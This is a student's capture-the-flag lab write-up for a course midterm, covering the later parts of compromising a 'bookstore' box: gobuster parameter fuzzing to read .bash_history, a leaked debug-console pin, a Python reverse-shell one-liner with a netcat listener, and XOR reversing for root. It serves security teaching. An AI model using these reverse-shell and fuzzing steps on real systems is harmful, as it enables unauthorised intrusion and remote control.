





<u>Part 5:</u>

I looked online for help and learned about fuzzing which led me to using gobuster's fuzzing module. Knowing that the previous version might be exploitable I replaced v2 with v1 and fuzzed `http://10.10.131.195:5000/api/v1/resources/books?FUZZ=.bash_history`. I read online that FUZZ takes place of the parameter you want to search for that works

Paolo Santos
CTC 458 Midterm
10/16/2023

with .bash_history, which was given when inspecting the login page (I also looked online to find the way it's implemented in the query) and is a way you could find a pin to a console. It took me a few tries to figure out the syntax to provide me we useful information rather than overloading me with too much information, but eventually managed to find the parameter *show* (`gobuster fuzz -u http://[ipaddressofbookstore]:5000/api/v1/resources/books?FUZZ=.bash_history -w /usr/share/wordlists/dirb/small.txt -b 404`). The last switch will filter out the unavailable/nonexistant pages so that gobuster can show you what is actually there. Putting in the new link with the discovered parameter, I found the user sid and the pin for the console page.



Paolo Santos
CTC 458 Midterm
10/16/2023

Part 6:

I put the discovered pin into the previously found console page and managed to gain access to the console. It was a python console. This part was tricky for me because I have no experience with python at this level and its implementation in this context. Looking online for some assistance I discovered the concept of reverse shells and tried using one I found on Github and inputting my vpn ip and an open port as inputs while using netcast to catch the shell's data. In my case this part of the process was finicky (most likely user error from being new to this concept and my machine being slow to load things) but I managed to put the right commands into the console and my machine's terminal to gain access to sid's shell and their local files.

On the python console ([*ipaddressofbookstore*]:5000/console)

```
>>> import os
```

```
>>> import socket,subprocess,os;s=socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("[ipaddressofyourmachine]",[openportnumberofyourchoice]));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(sfileno(),2);import pty; pty.spawn("/bin/bash")
```


On my machine in the terminal

nc = netcast

```
nc -n -l -v -p [openportnumberofyourchoice]
```

or just

```
nc -nlvp [openportnumberofyourchoice]
```



Paolo Santos
CTC 458 Midterm
10/16/2023

## Part 7:


Using `ls -l -a`, I can see all the files and directories on sid's home directory and what kind of files they are. I found the user.txt file and used `cat` to read it onto the console and found the user flag for the box. I explored around files and different directories until I found a root folder in root hoping to find the root flag but was denied access. I also tried the try-harder executable file, which when ran asked me to input a magic number which I didn't know yet. I thought I could try to use a decompiler online to see the code and figure out how the program works to see if I can find the magic number. I looked online and found an online decompiler and also a way to download the try-harder file onto my machine by making an http server on port 8000 in order to put it in the decompiler.

Downloading the try-harder file:


```
$ Python3 -m http.server
```


```
$ wget [yourmachineipaddress]:8000/try-harder
```

In the source code of try-harder, I found some variables that determine if the user input is the magic number. Looking up definitions of some symbols I learned that the program calculates the magic number using exclusive OR (XOR) so using a calculator I took the given hex values, did some Boolean algebra (also took some trial and error) and found the missing variable value to calculate the magic number. After converting hex values to decimal using an online converter, I input the calculated magic number for the try-harder program and was given access to the root as a root user. Files previously not accessible were now accessible so I made my way to the folder in root that was blocked off, was able to open it, and found root.txt. Using `cat` again to read it out I found the root flag for the box, completing the bookstore box.



Paolo Santos
CTC 458 Midterm
10/16/2023



Paolo Santos
CTC 458 Midterm
10/16/2023